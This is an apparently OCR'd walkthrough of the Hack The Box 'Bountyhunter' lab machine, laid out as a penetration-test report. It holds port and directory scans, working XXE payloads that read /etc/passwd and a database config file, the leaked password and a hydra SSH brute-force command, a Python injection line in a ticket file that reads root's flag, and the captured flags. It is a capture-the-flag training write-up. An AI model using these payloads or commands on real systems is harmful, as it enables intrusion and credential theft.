
1.0 - High Level Summary



1.1 - Host Summary

> hostname, IP, OS, ports open / services on them
Name machine: Bountyhunter
IP: 10.10.11.100
OS: Linux
Ports - services: 22 openssh, 80 - http (Apche/2.4.41)
Platform web: PHP

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential
Exploit via Web portal:
- link: http://10.10.11.100/log_submit.php
→ payload of request is xml format.
→ use this site to decode & encode payload https://gchq.github.io/CyberChef/

Fuzzing with gobuster
- Find subdomain:
gobuster vhost -u http://bountyhunter.htb/ -w /opt/OSCP/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 100

→ No result

- Find directories:

gobuster dir -u http://bountyhunter.htb/ -w //opt/OSCP/SecLists/Discovery/Web-Content/common.txt -x php,html,txt

→ Result:
```
===============================================================
[+] Url:                     http://bountyhunter.htb/
```

```
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 //opt/OSCP/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Extensions:               php,html,txt
[+] Timeout:                  10s
===============================================================
2021/11/10 03:50:30 Starting gobuster in directory enumeration mode
===============================================================
/.hta.txt            (Status: 403) [Size: 281]
/.htaccess.php       (Status: 403) [Size: 281]
/.htpasswd           (Status: 403) [Size: 281]
/.hta                (Status: 403) [Size: 281]
/.htaccess           (Status: 403) [Size: 281]
/.htpasswd.php       (Status: 403) [Size: 281]
/.htaccess.html      (Status: 403) [Size: 281]
/.hta.php            (Status: 403) [Size: 281]
/.htpasswd.html      (Status: 403) [Size: 281]
/.htaccess.txt       (Status: 403) [Size: 281]
/.hta.html           (Status: 403) [Size: 281]
/.htpasswd.txt       (Status: 403) [Size: 281]
/assets              (Status: 301) [Size: 321] [--> http://bountyhunter.htb/assets/]
/css                 (Status: 301) [Size: 318] [--> http://bountyhunter.htb/css/]
/db.php              (Status: 200) [Size: 0]
/index.php           (Status: 200) [Size: 25169]
/index.php           (Status: 200) [Size: 25169]
/js                  (Status: 301) [Size: 317] [--> http://bountyhunter.htb/js/]
/portal.php          (Status: 200) [Size: 125]
/resources           (Status: 301) [Size: 324] [--> http://bountyhunter.htb/resources/]
/server-status       (Status: 403) [Size: 281]
===============================================================
2021/11/10 03:51:12 Finished
===============================================================
```

1.3 - Exploitation Summary

> high level overview of the services you exploited

Build payload XML and encode it to exploit machine
service: apache2, platform: php

Payload Origin:


```
<?xml  version="1.0" encoding="ISO-8859-1"?>
            <bugreport>
            <title>test</title>
            <cwe>123</cwe>
            <cvss>123</cvss>
            <reward>123</reward>
            </bugreport>
```

payload XXE:

```
<?xml  version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd"> ]>
      <bugreport>
      <title>&xxe;</title>
      <cwe>something</cwe>
      <cvss>something</cvss>
      <reward>something</reward>
      </bugreport>
```

payload XXE with encode base64:

Choice options:



paste XXE payload above, we have base64 encode payload:

`
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IlVURi04Ij8%2BCjwhRE9DVFlQRSBmb28gWyA8IUVOVElUWSB4eGUgU1lTVEVN
`

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover

#first step:
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -T4 -p1-65535 -oN /root/kioptrix1.txt <target_IP>
`
Nmap scan report for 10.10.11.100
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
`

#second step:
nmap -nvv -Pn- -sSV -p 22,80,111,139,443,1024 --version-intensity 9 -A -oN /root/kioptrix1_detailed.txt <target_IP>

`
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDLosZOXFZWvSPhPmfUE7v+PjfXGErY0KCPmAWrTUkyyFWRFO3gwHQMQqQUIcuZHmH2
1NuLAAzfc0ei14XtyS1u6gDvCzXPR5xus8vfJNSp4n4B5m4GUPqI7odyXG2jK89STkoI5MhDOtzbrQydR0ZUg2PRd5TplgpmapDzMBY
CsWAkrzENv45b0F04DFiKYNLwk8xaXLum66w61jz4Lwpko58Hh+m0i4bs25wTH1VDMkguJ1js=
| 256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKlGEKJHQ/
zTuLAvcemSaOeKfnvOC4s1Qou1E0o9Z0gWONGE1cVvgk1VxryZn7A0L1htGGQqmFe50002LfPQfmY=
| 256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJeoMhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HAbTNk4J3

80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Bounty Hunters
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.3 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%)

#good nmap command:
nmap -T4 -n -sC -sV -p- -oN nmap-versions --script='*vuln*' <target_IP>

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:8.2p1:
| CVE-2020-15778 6.8 https://vulners.com/cve/CVE-2020-15778
| C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 6.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 *EXPLOIT*
| 10213DBE-F683-58BB-B6D3-353173626207 6.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*
| CVE-2020-12062 5.0 https://vulners.com/cve/CVE-2020-12062
| MSF:ILITIES/GENTOO-LINUX-CVE-2021-28041/ 4.6 https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2021-28041/ *EXPLOIT*
| CVE-2021-28041 4.6 https://vulners.com/cve/CVE-2021-28041
| CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617
| MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-

OPENSSH-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ *EXPLOIT*
| CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
|_ CVE-2016-20012 4.3 https://vulners.com/cve/CVE-2016-20012
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| vulners:
| cpe:/a:apache:http_server:2.4.41:
| MSF:ILITIES/UBUNTU-CVE-2020-11984/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2020-11984/ *EXPLOIT*
| MSF:ILITIES/REDHAT_LINUX-CVE-2020-11984/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2020-11984/ *EXPLOIT*
| MSF:ILITIES/ORACLE_LINUX-CVE-2020-11984/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/ORACLE_LINUX-CVE-2020-11984/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-11984/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-11984/ *EXPLOIT*
| MSF:ILITIES/FREEBSD-CVE-2020-11984/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-CVE-2020-11984/ *EXPLOIT*
| MSF:ILITIES/APACHE-HTTPD-CVE-2020-11984/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2020-11984/ *EXPLOIT*
| CVE-2021-39275 7.5 https://vulners.com/cve/CVE-2021-39275
| CVE-2021-26691 7.5 https://vulners.com/cve/CVE-2021-26691
| CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984
| 1337DAY-ID-34882 7.5 https://vulners.com/zdt/1337DAY-ID-34882 *EXPLOIT*
| FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*
| CVE-2021-40438 6.8 https://vulners.com/cve/CVE-2021-40438
| CVE-2020-35452 6.8 https://vulners.com/cve/CVE-2020-35452
| 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 *EXPLOIT*
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| MSF:ILITIES/REDHAT_LINUX-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/ORACLE_LINUX-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/ORACLE_LINUX-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/ORACLE-SOLARIS-CVE-2020-1934/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2020-1934/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/FREEBSD-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/CENTOS_LINUX-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/APACHE-HTTPD-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-9490/ *EXPLOIT*
| CVE-2021-36160 5.0 https://vulners.com/cve/CVE-2021-36160
| CVE-2021-34798 5.0 https://vulners.com/cve/CVE-2021-34798
| CVE-2021-33193 5.0 https://vulners.com/cve/CVE-2021-33193
| CVE-2021-30641 5.0 https://vulners.com/cve/CVE-2021-30641
| CVE-2021-26690 5.0 https://vulners.com/cve/CVE-2021-26690
| CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
| CVE-2020-13950 5.0 https://vulners.com/cve/CVE-2020-13950
| CVE-2019-17567 5.0 https://vulners.com/cve/CVE-2019-17567
| MSF:ILITIES/REDHAT_LINUX-CVE-2020-11993/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2020-11993/ *EXPLOIT*

```
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-11993/      4.3     https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2_0_SP8-CVE-2020-11993/   *EXPLOIT*
|       MSF:ILITIES/CENTOS_LINUX-CVE-2020-11993/        4.3     https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-
CVE-2020-11993/ *EXPLOIT*
|       MSF:ILITIES/APACHE-HTTPD-CVE-2020-11993/        4.3     https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-
CVE-2020-11993/ *EXPLOIT*
|       MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-11993/  4.3     https://vulners.com/metasploit/MSF:ILITIES/AMAZON-
LINUX-AMI-2-CVE-2020-11993/   *EXPLOIT*
|       CVE-2020-11993  4.3     https://vulners.com/cve/CVE-2020-11993
|_      1337DAY-ID-35422        4.3     https://vulners.com/zdt/1337DAY-ID-35422        *EXPLOIT*
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

2.2 - Exploitation

> gaining a shell

```
#Use XXE attack file “db.php” to read content inside.
#Payload plaintext:
`
<?xml  version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/db.php"> ]>
        <bugreport>
        <title>&xxe;</title>
        <cwe>something</cwe>
        <cvss>something</cvss>
        <reward>something</reward>
        </bugreport>
`
#Payload base64 encode:
`
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IlVURi04Ij8%2BCjwhRE9DVFlQRSBmb28gWyA8IUVOVElUWSB4eGUgU1lTVEVN
`


#Response after decode base64:
`
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
`
#From file “/etc/passwd”, I found username "development" exist on Machine.
`
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin

`
```

#Save all contents in passwd file to Kali machine, use command to cut only username info:

```
cut -d : -f 1 passwd > users
`
```

#Use hydra tool to brute force any user in file “users” with password “m19RoAU0hP41A1sTsq6K”

```
hydra -L user -p m19RoAU0hP41A1sTsq6K 10.10.11.100 ssh
`
```

→ Result:

```
[DATA] attacking ssh://10.10.11.100:22/
[22][ssh] host: 10.10.11.100   login: development   password: m19RoAU0hP41A1sTsq6K
`
```

#Use this info to login SSH machine:

```
`username: development
password: m19RoAU0hP41A1sTsq6K
`
```

2.3 - Elevation

> methods used to gain SYSTEM / root
I found the file name “/opt/skytrain_inc/ticketValidator.py” in result “sudo -l” command.
After read python code, I touch a file with extension “.md”
Content I write to the file is:

```
`
# Skytrain Inc
## Ticket to
__Ticket Code:__
**102+ 10 == 112 and __import__('os').system('cat /root/root.txt') == False
`
```

Run this command to get root flag on machine:

```
`
sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
`
```

3.0 - Loot and Code

```
> var xml = `<?xml  version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/db.php"> ]>
          <bugreport>
          <title>&xxe;</title>
          <cwe>something</cwe>
          <cvss>something</cvss>
          <reward>something</reward>
          </bugreport>`
<· undefined
> returnSecret(btoa(xml));
<· ▾Promise {<pending>}
    ▸__proto__: Promise
      [[PromiseState]]: "fulfilled"
      [[PromiseResult]]: "If DB were ready, would have added:\n<table>\n  <tr>\n    <td>Title:</td>\n    <td>PD9waHAKLy8gVE9ETyAtPiBJbXBsZWllbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibmFtZS…
```

3.1 - Proof

> screenshot of whoami, ip, and flag

```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticket
ator.py
Please enter the path to the ticket file.
test.md
Destination:
Invalid ticket.
development@bountyhunter:~$ nano test.md
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticket
ator.py
Please enter the path to the ticket file.
test.md
Destination:
e070d1828a3304ff8f6747b842daff03
Invalid ticket.
```

User flag: “57838433270b7f6fd79d4473ba4e283c”
Root flag: “e070d1828a3304ff8f6747b842daff03”

3.2 - Code Used

> full exploit code with source and highlights of changes
Code javascript exploit to LFI:
`
var xml = `<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/db.php">]>
    <bugreport>
    <title>&xxe;</title>
    <cwe>something</cwe>
    <cvss>something</cvss>
    <reward>something</reward>
    </bugreport>`
`

Code privilege from user “development” to “root”:
`
Skytrain Inc
Ticket to
__Ticket Code:__
**102+ 10 == 112 and __import__('os').system('cat /root/root.txt') == False
`